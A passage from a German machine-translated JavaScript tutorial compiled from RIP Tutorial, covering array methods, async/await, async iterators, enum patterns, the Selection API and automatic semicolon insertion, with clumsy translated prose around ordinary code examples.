  { fullName: "Malcom Reynolds" },
  { fullName: "Kaylee Frye" },
  { fullName: "Jayne Cobb" }
]
```

`personsArray` und sein Inhalt bleibt unverändert.

```
console.log(personsArray);
/// Output
[
  {
    firstName: "Malcom",
    id: 1,
    lastName: "Reynolds"
  }, {
    firstName: "Kaylee",
    id: 2,
    lastName: "Frye"
  }, {
    firstName: "Jayne",
    id: 3,
    lastName: "Cobb"
  }
]
```

Fügen Sie zwei Felder als Schlüsselwertpaar zusammen

Wenn wir zwei separate Arrays haben und aus diesen beiden Arrays ein Schlüsselwertpaar erstellen möchten, können Sie die reduzierte Funktion von Arrays wie folgt verwenden:

```
var columns = ["Date", "Number", "Size", "Location", "Age"];
var rows = ["2001", "5", "Big", "Sydney", "25"];
var result =  rows.reduce(function(result, field, index) {
  result[columns[index]] = field;
  return result;
}, {})

console.log(result);
```

Ausgabe:

```
{
  Date: "2001",
  Number: "5",
  Size: "Big",
  Location: "Sydney",
  Age: "25"
}
```

Konvertieren Sie einen String in ein Array

Die `.split()` -Methode teilt einen String in ein Array von Teilstrings auf. Standardmäßig `.split()` die Zeichenfolge in Teilzeichenfolgen für Leerzeichen (`" "`) auf, was dem Aufruf von `.split(" ")` .

Der an `.split()` Parameter gibt das Zeichen oder den regulären Ausdruck an, der zum Aufteilen der Zeichenfolge verwendet werden soll.

So teilen Sie eine Zeichenfolge in einen Array-Aufruf `.split` mit einer leeren Zeichenfolge (`""`). **Wichtiger Hinweis:** Dies funktioniert nur, wenn alle Ihre Zeichen in die unteren Unicode-Zeichen passen, die die meisten englischen und europäischen Sprachen abdecken. Bei Sprachen, die 3 und 4 Byte Unicode-Zeichen erfordern, werden sie durch `slice("")` getrennt.

```
var strArray = "StackOverflow".split("");
// strArray = ["S", "t", "a", "c", "k", "O", "v", "e", "r", "f", "l", "o", "w"]
```

6

Verwenden Sie den Spread-Operator (`...`), um eine `string` in ein `array` zu konvertieren.

```
var strArray = [..."sky is blue"];
// strArray = ["s", "k", "y", " ", "i", "s", " ", "b", "l", "u", "e"]
```

Testen Sie alle Array-Elemente auf Gleichheit

Die `.every` Methode prüft, ob alle Array-Elemente einen bereitgestellten `.every` .

Um alle Objekte auf Gleichheit zu testen, können Sie die folgenden Codeausschnitte verwenden.

```
[1, 2, 1].every(function(item, i, list) { return item === list[0]; }); // false
[1, 1, 1].every(function(item, i, list) { return item === list[0]; }); // true
```

6

```
[1, 1, 1].every((item, i, list) => item === list[0]); // true
```

Die folgenden Codeausschnitte testen die Eigenschaftsgleichheit

```
let data = [
  { name: "alice", id: 111 },
  { name: "alice", id: 222 }
];

data.every(function(item, i, list) { return item === list[0]; }); // false
data.every(function(item, i, list) { return item.name === list[0].name; }); // true
```

6

```
data.every((item, i, list) => item.name === list[0].name); // true
```

Kopieren Sie einen Teil eines Arrays

Die slice () -Methode gibt eine Kopie eines Teils eines Arrays zurück.

Es benötigt zwei Parameter, `arr.slice([begin[, end]])` :

Start

Nullbasierter Index, der den Beginn der Extraktion darstellt.

Ende

Nullbasierter Index, der das Ende der Extraktion darstellt, der bis zu diesem Index aufschneidet, aber nicht eingeschlossen ist.

Wenn das Ende eine negative Zahl ist, `end = arr.length + end` .

Beispiel 1

```
// Let's say we have this Array of Alphabets
var arr = ["a", "b", "c", "d"...];

// I want an Array of the first two Alphabets
var newArr = arr.slice(0, 2); // newArr === ["a", "b"]
```

Beispiel 2

```
// Let's say we have this Array of Numbers
// and I don't know it's end
var arr = [0, 1, 2, 3, 4, 5, 6, 7, 8, 9...];

// I want to slice this Array starting from
```

```
// number 5 to its end
var newArr = arr.slice(4); // newArr === [5, 6, 7, 8, 9...]
```

Finden des minimalen oder maximalen Elements

Wenn Ihr Array oder Array-ähnliches Objekt *numerisch ist* , das heißt, wenn alle Elemente aus Zahlen bestehen, können Sie `Math.min.apply` oder `Math.max.apply` indem Sie als erstes das Argument `null` und das zweite als das Array übergeben .

```
var myArray = [1, 2, 3, 4];

Math.min.apply(null, myArray); // 1
Math.max.apply(null, myArray); // 4
```

6

In ES6 können Sie den Operator `...` , um ein Array zu verteilen und das minimale oder maximale Element zu übernehmen.

```
var myArray = [1, 2, 3, 4, 99, 20];

var maxValue = Math.max(...myArray); // 99
var minValue = Math.min(...myArray); // 1
```

Das folgende Beispiel verwendet eine `for` Schleife:

```
var maxValue = myArray[0];
for(var i = 1; i < myArray.length; i++) {
   var currentValue = myArray[i];
   if(currentValue > maxValue) {
      maxValue = currentValue;
   }
}
```

5.1

Im folgenden Beispiel wird mit `Array.prototype.reduce()` das Minimum oder Maximum ermittelt:

```
var myArray = [1, 2, 3, 4];

myArray.reduce(function(a, b) {
  return Math.min(a, b);
}); // 1

myArray.reduce(function(a, b) {
  return Math.max(a, b);
}); // 4
```

6

oder mit Pfeilfunktionen:

```
myArray.reduce((a, b) => Math.min(a, b)); // 1
myArray.reduce((a, b) => Math.max(a, b)); // 4
```

5.1

Um die `reduce` Version zu verallgemeinern `reduce` wir einen *Anfangswert übergeben* , um den leeren Listenfall abzudecken:

```
function myMax(array) {
  return array.reduce(function(maxSoFar, element) {
    return Math.max(maxSoFar, element);
  }, -Infinity);
}

myMax([3, 5]);              // 5
myMax([]);                  // -Infinity
Math.max.apply(null, []);   // -Infinity
```

Weitere Informationen zur ordnungsgemäßen Verwendung von `reduce` Sie unter Reduzieren von Werten .

Abflachen von Arrays

2 dimensionale Arrays

6

In ES6 können wir das Array durch den Spread-Operator abflachen `...` :

```
function flattenES6(arr) {
  return [].concat(...arr);
}

var arrL1 = [1, 2, [3, 4]];
console.log(flattenES6(arrL1)); // [1, 2, 3, 4]
```

5

In ES5 können wir dies durch .apply () erreichen :

```
function flatten(arr) {
  return [].concat.apply([], arr);
}

var arrL1 = [1, 2, [3, 4]];
console.log(flatten(arrL1)); // [1, 2, 3, 4]
```

Arrays mit höherer Dimension

Gegeben ein tief verschachteltes Array so

```
var deeplyNested = [4,[5,6,[7,8],9]];
```

Es kann mit dieser Magie abgeflacht werden

```
console.log(String(deeplyNested).split(',').map(Number);
#=> [4,5,6,7,8,9]
```

Oder

```
const flatten = deeplyNested.toString().split(',').map(Number)
console.log(flatten);
#=> [4,5,6,7,8,9]
```

Beide oben genannten Methoden funktionieren nur, wenn das Array ausschließlich aus Zahlen besteht. Ein mehrdimensionales Array von Objekten kann mit dieser Methode nicht abgeflacht werden.

Einfügen eines Elements in ein Array an einem bestimmten Index

Einfaches Einfügen von `Array.prototype.splice` kann mit der `Array.prototype.splice` Methode erfolgen:

```
arr.splice(index, 0, item);
```

Fortgeschrittenere Variante mit mehreren Argumenten und Verkettungsunterstützung:

```
/* Syntax:
   array.insert(index, value1, value2, ..., valueN) */

Array.prototype.insert = function(index) {
  this.splice.apply(this, [index, 0].concat(
    Array.prototype.slice.call(arguments, 1)));
  return this;
};

["a", "b", "c", "d"].insert(2, "X", "Y", "Z").slice(1, 6);  // ["b", "X", "Y", "Z", "c"]
```

Und mit Array-Argumenten, die Unterstützung zusammenführen und verketten:

```
/* Syntax:
   array.insert(index, value1, value2, ..., valueN) */

Array.prototype.insert = function(index) {
  index = Math.min(index, this.length);
  arguments.length > 1
    && this.splice.apply(this, [index, 0].concat([].pop.call(arguments)))
    && this.insert.apply(this, arguments);
  return this;
};

["a", "b", "c", "d"].insert(2, "V", ["W", "X", "Y"], "Z").join("-");  // "a-b-V-W-X-Y-Z-c-d"
```

Die Methode entries ()

Die Methode `entries()` gibt ein neues Array-Iterator-Objekt zurück, das die Schlüssel / Wert-Paare für jeden Index im Array enthält.

6

```
var letters = ['a','b','c'];

for(const[index,element] of letters.entries()){
  console.log(index,element);
}
```

Ergebnis

```
0 "a"
1 "b"
2 "c"
```

Hinweis : Diese Methode wird in Internet Explorer nicht unterstützt.

Teile dieses Inhalts aus `Array.prototype.entries` von Mozilla Contributors, lizenziert unter CC-by-SA 2.5

Arrays online lesen: https://riptutorial.com/de/javascript/topic/187/arrays

Kapitel 8: Async-Funktionen (Async / Erwarten)

Einführung

`async` und `await` bauen auf Versprechungen und Generatoren auf, um asynchrone Aktionen inline auszudrücken. Dies macht die Pflege von asynchronem Code oder Callback-Code wesentlich einfacher.

Funktionen mit dem `async` Schlüsselwort geben ein `Promise` und können mit dieser Syntax aufgerufen werden.

Innerhalb einer `async function` das `await` Schlüsselwort auf ein beliebiges `Promise` angewendet werden und bewirkt, dass der gesamte Funktionsrumpf nach dem `await` ausgeführt wird, nachdem das Versprechen aufgelöst wurde.

Syntax

- Async-Funktion foo () {
  ...
  Erwarte asyncCall ()
  }
- async-Funktion () {...}
- async () => {...}
- (async () => {
  const data = asyncCall () erwarten
  console.log (data)}) ()

Bemerkungen

Async-Funktionen sind ein syntaktischer Zucker über Versprechungen und Generatoren. Sie helfen Ihnen dabei, Ihren Code lesbarer, wartbarer zu machen, Fehler leichter zu erkennen und weniger Einzug zu haben.

Examples

Einführung

Eine Funktion wie definiert `async` ist eine Funktion , die asynchrone Aktionen ausführen können , aber immer noch synchron aussehen. Auf diese Weise wird die Funktion mit dem Schlüsselwort `await` , während sie darauf wartet, dass ein Versprechen aufgelöst oder abgelehnt wird.

Hinweis: Async-Funktionen sind ein Vorschlag der Stufe 4 ("Abgeschlossen"), der auf dem

richtigen Weg in den ECMAScript-Standard 2017 aufgenommen werden soll.

Verwenden Sie beispielsweise die promisebasierte Fetch-API :

```
async function getJSON(url) {
    try {
        const response = await fetch(url);
        return await response.json();
    }
    catch (err) {
        // Rejections in the promise will get thrown here
        console.error(err.message);
    }
}
```

Eine asynchrone Funktion gibt immer ein Promise selbst zurück, sodass Sie es in anderen asynchronen Funktionen verwenden können.

Pfeil funktion stil

```
const getJSON = async url => {
    const response = await fetch(url);
    return await response.json();
}
```

Weniger Einzug

Mit Versprechen:

```
function doTheThing() {
    return doOneThing()
        .then(doAnother)
        .then(doSomeMore)
        .catch(handleErrors)
}
```

Bei asynchronen Funktionen:

```
async function doTheThing() {
    try {
        const one = await doOneThing();
        const another = await doAnother(one);
        return await doSomeMore(another);
    } catch (err) {
        handleErrors(err);
    }
}
```

Beachten Sie, wie sich die Rückgabe unten und nicht oben befindet, und Sie verwenden die systemeigenen Mechanismen zur Fehlerbehandlung (`try/catch`) der Sprache.

Warten Sie und Vorrang des Bedieners

Sie müssen die Operator-Vorrangigkeit berücksichtigen, wenn Sie das `await` Schlüsselwort verwenden.

Stellen Sie sich vor, wir haben eine asynchrone Funktion, die eine weitere asynchrone Funktion `getUnicorn()` , `getUnicorn()` die eine Promise zurückgibt, die in eine Instanz der Klasse `Unicorn` . Nun wollen wir die Größe des Einhorns mit der `getSize()` Methode dieser Klasse ermitteln.

Schauen Sie sich den folgenden Code an:

```
async function myAsyncFunction() {
    await getUnicorn().getSize();
}
```

Auf den ersten Blick scheint es gültig zu sein, ist es aber nicht. Aufgrund der Bedienerpriorität entspricht dies dem Folgenden:

```
async function myAsyncFunction() {
    await (getUnicorn().getSize());
}
```

Hier versuchen wir, die Methode `getSize()` des Promise-Objekts `getSize()` , was wir nicht wollen.

Stattdessen sollten wir Klammern verwenden, um `getSize()` dass wir zuerst auf das Einhorn warten möchten, und dann die Methode `getSize()` des Ergebnisses aufrufen:

```
async function asyncFunction() {
    (await getUnicorn()).getSize();
}
```

Na sicher. Die vorherige Version könnte in einigen Fällen gültig sein, z. B. wenn die `getUnicorn()` Funktion synchron war, die `getSize()` Methode jedoch asynchron war.

Async-Funktionen im Vergleich zu Versprechen

`async` ersetzen nicht den `Promise` Typ. Sie fügen Sprachschlüsselwörter hinzu, die das Aufrufen von Versprechen erleichtern. Sie sind austauschbar:

```
async function doAsyncThing() { ... }

function doPromiseThing(input) { return new Promise((r, x) => ...); }

// Call with promise syntax
doAsyncThing()
    .then(a => doPromiseThing(a))
    .then(b => ...)
    .catch(ex => ...);

// Call with await syntax
try {
```

```
    const a = await doAsyncThing();
    const b = await doPromiseThing(a);
    ...
}
catch(ex) { ... }
```

Jede Funktion, die Ketten von Versprechen verwendet, kann mit `await` neu geschrieben werden:

```
function newUnicorn() {
  return fetch('unicorn.json')                      // fetch unicorn.json from server
  .then(responseCurrent => responseCurrent.json()) // parse the response as JSON
  .then(unicorn =>
    fetch('new/unicorn', {                          // send a request to 'new/unicorn'
        method: 'post',                             // using the POST method
        body: JSON.stringify({unicorn})             // pass the unicorn to the request body
    })
  )
  .then(responseNew => responseNew.json())
  .then(json => json.success)                       // return success property of response
  .catch(err => console.log('Error creating unicorn:', err));
 }
```

Die Funktion kann mit `async` / `await` wie folgt `async` werden:

```
async function newUnicorn() {
  try {
    const responseCurrent = await fetch('unicorn.json'); // fetch unicorn.json from server
    const unicorn = await responseCurrent.json();        // parse the response as JSON
    const responseNew = await fetch('new/unicorn', {     // send a request to 'new/unicorn'
      method: 'post',                                    // using the POST method
      body: JSON.stringify({unicorn})                    // pass the unicorn to the request
body
    });
    const json = await responseNew.json();
    return json.success                                  // return success property of
response
  } catch (err) {
    console.log('Error creating unicorn:', err);
  }
}
```

Diese `async` Variante von `newUnicorn()` scheint ein `Promise` , aber tatsächlich gab es mehrere `await` Schlüsselwörter. Jeder gab ein `Promise` , also hatten wir wirklich eine Sammlung von Versprechungen und keine Kette.

In der Tat können wir es als `function*` vorstellen, wobei jedes `await` ein `yield new Promise` . Die Ergebnisse jedes Versprechens werden jedoch von den nächsten benötigt, um die Funktion fortzusetzen. Aus diesem Grund wird das zusätzliche Schlüsselwort `async` für die Funktion benötigt (sowie das `await` Schlüsselwort beim Aufruf der Versprechungen), da Javascript dazu aufgefordert wird, automatisch einen Beobachter für diese Iteration zu erstellen. Die von `async function newUnicorn() Promise async function newUnicorn()` wenn diese Iteration abgeschlossen ist.

In der Praxis müssen Sie das nicht berücksichtigen. `await` verbirgt das Versprechen, und `async` verbirgt die Iteration des Generators.

Sie können `async` Funktionen aufrufen, als wären sie Versprechungen, und `await` ein Versprechen oder eine `async` Funktion `await` . Sie müssen nicht `await` eine asynchrone Funktion `await` , genauso wie Sie ein Versprechen ohne `.then()` ausführen können.

Sie können auch eine Verwendung `async` IIFE , wenn Sie sofort , dass Code ausgeführt werden sollen:

```
(async () => {
  await makeCoffee()
  console.log('coffee is ready!')
})()
```

Schleifen mit Async erwarten

Wenn Sie in Schleifen async erwarten, können einige dieser Probleme auftreten.

Wenn Sie nur versuchen , im Inneren warten zu verwenden `forEach` , wird dies einen werfen `Unexpected token` Fehler.

```
(async() => {
 data = [1, 2, 3, 4, 5];
 data.forEach(e => {
   const i = await somePromiseFn(e);
   console.log(i);
 });
})();
```

Dies ist darauf zurückzuführen, dass Sie die Pfeilfunktion irrtümlicherweise als Block gesehen haben. Das `await` erfolgt im Kontext der Rückruffunktion, die nicht `async` .
Der Interpreter schützt uns davor, den obigen Fehler zu machen, aber wenn Sie den `forEach` Rückruf `async` hinzufügen, werden keine Fehler ausgegeben. Sie denken vielleicht, dass dies das Problem löst, aber es funktioniert nicht wie erwartet.

Beispiel:

```
(async() => {
  data = [1, 2, 3, 4, 5];
  data.forEach(async(e) => {
    const i = await somePromiseFn(e);
    console.log(i);
  });
  console.log('this will print first');
})();
```

Dies geschieht, weil die asynchrone Callback-Funktion nur sich selbst anhalten kann und nicht die übergeordnete async-Funktion.

> Sie könnten eine asyncForEach-Funktion schreiben, die ein Versprechen zurückgibt, und dann könnten Sie so etwas wie `await asyncForEach(async (e) => await somePromiseFn(e), data )` . Es gibt jedoch bessere Möglichkeiten, dies zu tun, und zwar

einfach eine Schleife zu verwenden.

Sie können eine `for-of` Schleife oder eine `for/while` Schleife verwenden. Dabei ist es egal, welche Sie auswählen.

```
(async() => {
  data = [1, 2, 3, 4, 5];
  for (let e of data) {
    const i = await somePromiseFn(e);
    console.log(i);
  }
  console.log('this will print last');
})();
```

Aber es gibt noch einen anderen Haken. Diese Lösung wartet, bis der Aufruf von `somePromiseFn` abgeschlossen ist, bevor der nächste `somePromiseFn` .
Dies ist großartig, wenn Sie möchten, dass die `somePromiseFn` der `somePromiseFn` nach ausgeführt werden. Wenn Sie jedoch gleichzeitig ausführen möchten, müssen Sie auf `Promise.all await` .

```
(async() => {
 data = [1, 2, 3, 4, 5];
 const p = await Promise.all(data.map(async(e) => await somePromiseFn(e)));
 console.log(...p);
})();
```

`Promise.all` erhält eine Reihe von Versprechen als einzigen Parameter und gibt ein Versprechen zurück. Wenn alle Versprechen im Array gelöst sind, wird auch das zurückgegebene Versprechen gelöst. Wir `await` dieses Versprechen und wenn es gelöst ist, stehen alle unsere Werte zur Verfügung.

Die obigen Beispiele sind voll lauffähig. Die `somePromiseFn` Funktion kann als `somePromiseFn` mit Timeout ausgeführt werden. Sie können die Beispiele in babel-repl mit mindestens dem `stage-3` Preset ausprobieren und sich die Ausgabe ansehen.

```
function somePromiseFn(n) {
 return new Promise((res, rej) => {
   setTimeout(() => res(n), 250);
 });
}
```

Gleichzeitige asynchrone (parallele) Operationen

Oft möchten Sie asynchrone Operationen parallel ausführen. Es gibt eine direkte Syntax, die dies im Vorschlag für `async` / `await` unterstützt. Da `await` jedoch auf ein Versprechen wartet, können Sie mehrere Zusagen in `Promise.all` , um `Promise.all` zu warten:

```
// Not in parallel

async function getFriendPosts(user) {
```

```
    friendIds = await db.get("friends", {user}, {id: 1});
    friendPosts = [];
    for (let id in friendIds) {
        friendPosts = friendPosts.concat( await db.get("posts", {user: id}) );
    }
    // etc.
}
```

Dies führt jede Abfrage aus, um die Beiträge jedes Freundes seriell abzurufen, sie können jedoch gleichzeitig durchgeführt werden:

```
// In parallel

async function getFriendPosts(user) {
    friendIds = await.db.get("friends", {user}, {id: 1});
    friendPosts = await Promise.all( friendIds.map(id =>
      db.get("posts", {user: id})
    );
    // etc.
}
```

Dadurch wird die Liste der IDs durchlaufen, um eine Reihe von Versprechen zu erstellen. `await` bis *alle* Versprechen vollständig sind. `Promise.all` kombiniert sie zu einem einzigen Versprechen, aber sie werden parallel ausgeführt.

Async-Funktionen (Async / Erwarten) online lesen:
https://riptutorial.com/de/javascript/topic/925/async-funktionen--async---erwarten-

Kapitel 9: Asynchrone Iteratoren

Einführung

Eine `async` Funktion gibt ein Versprechen zurück. `await` Renditen für den Anrufer, bis das Versprechen einlöst und dann mit dem Ergebnis fortfährt.

Mit einem Iterator kann die Sammlung mit einer `for-of` Schleife durchlaufen werden.

Ein asynchroner Iterator ist eine Sammlung, in der jede Iteration ein Versprechen ist, auf das mit einer `for-await-of` Schleife gewartet werden kann.

Asynchrone Iteratoren sind ein Vorschlag der Stufe 3 . Sie sind in Chrome Canary 60 mit `--harmony-async-iteration`

Syntax

- async-Funktion * asyncGenerator () {}
- Ausbeute erwarten asyncOperationWhichReturnsAPromise ();
- for waitit (Ergebnis von asyncGenerator ()) {/ * Ergebnis ist der aufgelöste Wert aus dem Versprechen

Bemerkungen

Ein Asynchron - Iterator ist ein **deklarativer Pull** - **Stream** zu einem beobachtbaren der deklarativen *Push* - Strom gegenüber .

Nützliche Links

- Async-Iterationsspezifikationsvorschlag
- Einführung in ihre Verwendung
- Konzeptabonnement der Veranstaltung

Examples

Grundlagen

Ein JavaScript- `Iterator` ist ein Objekt mit einer `.next()` -Methode, die ein `IteratorItem` Objekt zurückgibt, bei dem es sich um ein Objekt mit dem `value : <any>` und `done : <boolean>` .

Ein JavaScript- `AsyncIterator` ist ein Objekt mit einer `.next()` -Methode, die ein `Promise<IteratorItem>` zurückgibt, ein *Versprechen* für den nächsten Wert.

Um einen AsyncIterator zu erstellen, können wir die *Async-Generatorsyntax verwenden* :

```
/**
 * Returns a promise which resolves after time had passed.
 */
const delay = time => new Promise(resolve => setTimeout(resolve, time));

async function* delayedRange(max) {
  for (let i = 0; i < max; i++) {
    await delay(1000);
    yield i;
  }
}
```

Die `delayedRange` Funktion nimmt eine maximale Anzahl und gibt einen `AsyncIterator` , der in Intervallen von 1 Sekunde Zahlen von 0 bis zu dieser Anzahl liefert.

Verwendungszweck:

```
for await (let number of delayedRange(10)) {
  console.log(number);
}
```

Die `for await of` Schleife ist eine weitere neue Syntax, die nur in async-Funktionen sowie in async-Generatoren verfügbar ist. Innerhalb der Schleife werden die ermittelten Werte (die, wie Sie sich erinnern können, Versprechungen sind) ausgepackt, sodass das Versprechen versteckt wird. Innerhalb der Schleife können Sie mit den direkten Werten (den errechneten Zahlen) umgehen, die `for await of` warten, bis die Versprechen in Ihrem Namen vorliegen.

Das oben gezeigte Beispiel 1 Sekunde warten, 0 einzuloggen, eine Sekunde warten, log 1, und so weiter, bis es 9. Auf den Protokolle weisen die `AsyncIterator` wird `done` , und die `for await of` Schleife verlassen wird.

Asynchrone Iteratoren online lesen: https://riptutorial.com/de/javascript/topic/5807/asynchrone-iteratoren

Kapitel 10: Aufzählungen

Bemerkungen

> Bei der Computerprogrammierung ist ein Aufzählungstyp (auch Aufzählung oder Aufzählung [..]) ein Datentyp, der aus einer Menge benannter Werte besteht, die als Elemente, Member oder Enumeratoren des Typs bezeichnet werden. Die Aufzählernamen sind normalerweise Bezeichner, die sich als Konstanten in der Sprache verhalten. Einer Variablen, für die ein Aufzählungstyp deklariert wurde, kann ein beliebiger Enumerator als Wert zugewiesen werden.
>
> Wikipedia: Aufzählungsart

JavaScript ist schwach typisiert, Variablen wurden zuvor nicht mit einem Typ deklariert und es gibt keinen nativen `enum` . Hier angeführte Beispiele können verschiedene Möglichkeiten zum Simulieren von Enumeratoren, Alternativen und möglichen Kompromissen enthalten.

Examples

Aufzählungsdefinition mit Object.freeze ()

5.1

JavaScript unterstützt Enumeratoren nicht direkt, die Funktionalität einer Enumeration kann jedoch imitiert werden.

```
// Prevent the enum from being changed
const TestEnum = Object.freeze({
    One:1,
    Two:2,
    Three:3
});
// Define a variable with a value from the enum
var x = TestEnum.Two;
// Prints a value according to the variable's enum value
switch(x) {
    case TestEnum.One:
        console.log("111");
        break;

    case TestEnum.Two:
        console.log("222");
}
```

Die obige Aufzählungsdefinition kann auch wie folgt geschrieben werden:

```
var TestEnum = { One: 1, Two: 2, Three: 3 }
Object.freeze(TestEnum);
```

Danach können Sie eine Variable definieren und wie zuvor drucken.

Alternative Definition

Die `Object.freeze()` -Methode ist seit Version 5.1 verfügbar. Für ältere Versionen können Sie folgenden Code verwenden (beachten Sie, dass er auch in Version 5.1 und höher funktioniert):

```
var ColorsEnum = {
    WHITE: 0,
    GRAY: 1,
    BLACK: 2
}
// Define a variable with a value from the enum
var currentColor = ColorsEnum.GRAY;
```

Eine Aufzählungsvariable drucken

Nachdem Sie eine Aufzählung mit einer der oben genannten Methoden definiert und eine Variable festgelegt haben, können Sie sowohl den Wert der Variablen als auch den entsprechenden Namen aus der Aufzählung für den Wert drucken. Hier ist ein Beispiel:

```
// Define the enum
var ColorsEnum = { WHITE: 0, GRAY: 1, BLACK: 2 }
Object.freeze(ColorsEnum);
// Define the variable and assign a value
var color = ColorsEnum.BLACK;
if(color == ColorsEnum.BLACK) {
   console.log(color);    // This will print "2"
   var ce = ColorsEnum;
   for (var name in ce) {
     if (ce[name] == ce.BLACK)
       console.log(name);    // This will print "BLACK"
   }
}
```

Implementieren von Enums mithilfe von Symbolen

Mit ES6 wurden **Symbole** eingeführt, bei denen es sich sowohl um **eindeutige als auch um unveränderliche Grundwerte** handelt, die als Schlüssel einer `Object` Eigenschaft verwendet werden können. Anstatt Strings als mögliche Werte für eine Aufzählung zu verwenden, können Symbole verwendet werden.

```
// Simple symbol
const newSymbol = Symbol();
typeof newSymbol === 'symbol' // true

// A symbol with a label
const anotherSymbol = Symbol("label");

// Each symbol is unique
const yetAnotherSymbol = Symbol("label");
yetAnotherSymbol === anotherSymbol; // false
```

```
const Regnum_Animale    = Symbol();
const Regnum_Vegetabile = Symbol();
const Regnum_Lapideum   = Symbol();

function describe(kingdom) {

  switch(kingdom) {

    case Regnum_Animale:
        return "Animal kingdom";
    case Regnum_Vegetabile:
        return "Vegetable kingdom";
    case Regnum_Lapideum:
        return "Mineral kingdom";
  }

}

describe(Regnum_Vegetabile);
// Vegetable kingdom
```

Der Artikel " Symbole in ECMAScript 6 " behandelt diesen neuen primitiven Typ ausführlicher.

Automatischer Aufzählungswert

5.1

In diesem Beispiel wird veranschaulicht, wie jedem Eintrag in einer Listenliste automatisch ein Wert zugewiesen wird. Dadurch wird verhindert, dass zwei Aufzählungen versehentlich denselben Wert haben. HINWEIS : Browser für Object.freeze-Browser

```
var testEnum = function() {
    // Initializes the enumerations
    var enumList = [
        "One",
        "Two",
        "Three"
    ];
    enumObj = {};
    enumList.forEach((item, index)=>enumObj[item] = index + 1);

    // Do not allow the object to be changed
    Object.freeze(enumObj);
    return enumObj;
}();

console.log(testEnum.One); // 1 will be logged

var x = testEnum.Two;

switch(x) {
    case testEnum.One:
        console.log("111");
        break;

    case testEnum.Two:
        console.log("222"); // 222 will be logged
```

```
        break;
}
```

Aufzählungen online lesen: https://riptutorial.com/de/javascript/topic/2625/aufzahlungen

Kapitel 11: Auswahl-API

Syntax

- Auswahl sel = window.getSelection ();
- Auswahl sel = document.getSelection (); // entspricht dem oben
- Range range = document.createRange ();
- range.setStart (startNode, startOffset);
- range.setEnd (endNode, endOffset);

Parameter

Parameter	Einzelheiten
startOffset	Wenn der Knoten ein `startNode` ist, ist dies die Anzahl der Zeichen vom Anfang von `startNode` bis zum Beginn des Bereichs. Andernfalls ist es die Anzahl der `startNode` Knoten zwischen dem Beginn von `startNode` und dem Beginn des Bereichs.
endOffset	Wenn der Knoten ein `startNode` ist, ist dies die Anzahl der Zeichen vom Anfang von `startNode` bis zum Ende des Bereichs. Andernfalls ist es die Anzahl der `startNode` Knoten zwischen dem Beginn von `startNode` und dem Ende des Bereichs.

Bemerkungen

Mit der Auswahl-API können Sie die im Dokument ausgewählten (hervorgehobenen) Elemente und Text anzeigen und ändern.

Es wird als eine Singleton implementiert `Selection` - Instanz , die auf das Dokument bezieht, und hält eine Sammlung von `Range` die jeweils einem zusammenhängenden Bereich ausgewählt.

In der Praxis unterstützt kein Browser außer Mozilla Firefox mehrere Bereiche bei der Auswahl. Dies wird auch von der Spezifikation nicht empfohlen. Darüber hinaus sind die meisten Benutzer mit dem Konzept mehrerer Bereiche nicht vertraut. Daher kann sich ein Entwickler normalerweise nur mit einem Bereich beschäftigen.

Examples

Deaktivieren Sie alles, was ausgewählt ist

```
let sel = document.getSelection();
sel.removeAllRanges();
```

Wählen Sie den Inhalt eines Elements aus

```
let sel = document.getSelection();

let myNode = document.getElementById('element-to-select');

let range = document.createRange();
range.selectNodeContents(myNode);

sel.addRange(range);
```

Es kann erforderlich sein, zuerst alle Bereiche der vorherigen Auswahl zu entfernen, da die meisten Browser nicht mehrere Bereiche unterstützen.

Holen Sie sich den Text der Auswahl

```
let sel = document.getSelection();
let text = sel.toString();
console.log(text); // logs what the user selected
```

Da die `toString` beim Konvertieren des Objekts in eine Zeichenfolge automatisch von einigen Funktionen aufgerufen wird, müssen Sie sie nicht immer selbst aufrufen.

```
console.log(document.getSelection());
```

Auswahl-API online lesen: https://riptutorial.com/de/javascript/topic/2790/auswahl-api

Kapitel 12: Automatisches Einfügen von Semikolons - ASI

Examples

Regeln für das automatische Einfügen von Semikolons

Es gibt drei Grundregeln für das Einfügen von Semikolons:

1. Wenn beim Parsing des Programms von links nach rechts ein Token (das als *beleidigendes Token bezeichnet wird*) angetroffen wird, das bei keiner Grammatikproduktion zulässig ist, wird vor dem anstößigen Token automatisch ein Semikolon eingefügt, wenn einer oder mehrere der folgenden Werte vorliegt Bedingungen ist wahr:

- Das fehlerhafte Token ist durch mindestens einen `LineTerminator` vom vorherigen Token `LineTerminator` .
- Das beleidigende Token ist `}` .

2. Wenn beim Parsing des Programms von links nach rechts das Ende des Eingabestroms von Token gefunden wird und der Parser den Eingabedokensstrom nicht als einzelnes vollständiges ECMAScript- `Program` analysieren kann, wird am Ende von automatisch ein Semikolon eingefügt der Eingabestrom.
3. Wenn beim Parsen des Programms von links nach rechts ein Token angetroffen wird, das bei der Erstellung der Grammatik zulässig ist, die Produktion jedoch eine *eingeschränkte Produktion ist* und das Token das erste Token für ein Terminal oder ein Nichtterminal ist, das direkt auf die Anmerkung folgt " `[Kein LineTerminator hier]` " innerhalb der eingeschränkten Produktion (und daher wird ein solches Token als eingeschränktes Token bezeichnet), und das eingeschränkte Token wird durch mindestens einen `LineTerminator` vom vorherigen Token `LineTerminator` . Anschließend wird vor dem eingeschränkten Token automatisch ein Semikolon eingefügt .

Es gibt jedoch eine zusätzliche Überschreibungsbedingung für die vorhergehenden Regeln: Ein Semikolon wird niemals automatisch eingefügt, wenn das Semikolon als leere Anweisung analysiert wird oder wenn dieses Semikolon zu einem der beiden Semikolons in der Kopfzeile einer `for` Anweisung wird (siehe 12.6.3).

Quelle: **ECMA-262, Fünfte Edition ECMAScript-Spezifikation:**

Anweisungen, die von der automatischen Semikoloneinfügung betroffen sind

- leere Aussage
- `var` Anweisung

- Ausdruck Anweisung
- `do-while` Anweisung
- `continue` Aussage
- Anweisung `break`
- `return` Anweisung
- Aussage `throw`

Beispiele:

Wenn das Ende des Eingabe-Streams von Token gefunden wird und der Parser den Eingabe-Token-Stream nicht als einzelnes vollständiges Programm analysieren kann, wird am Ende des Eingabestroms automatisch ein Semikolon eingefügt.

```
a = b
++c
// is transformed to:
a = b;
++c;
```

```
x
++
y
// is transformed to:
x;
++y;
```

Array-Indizierung / Literale

```
console.log("Hello, World")
[1,2,3].join()
// is transformed to:
console.log("Hello, World")[(1, 2, 3)].join();
```

Rückgabeanweisung:

```
return
  "something";
// is transformed to
return;
  "something";
```

Vermeiden Sie das Einfügen von Semikolons in return-Anweisungen

Die JavaScript-Codierungskonvention besteht darin, die Startklammer von Blöcken in derselben Zeile ihrer Deklaration zu platzieren:

```
if (...) {

}

function (a, b, ...) {
```
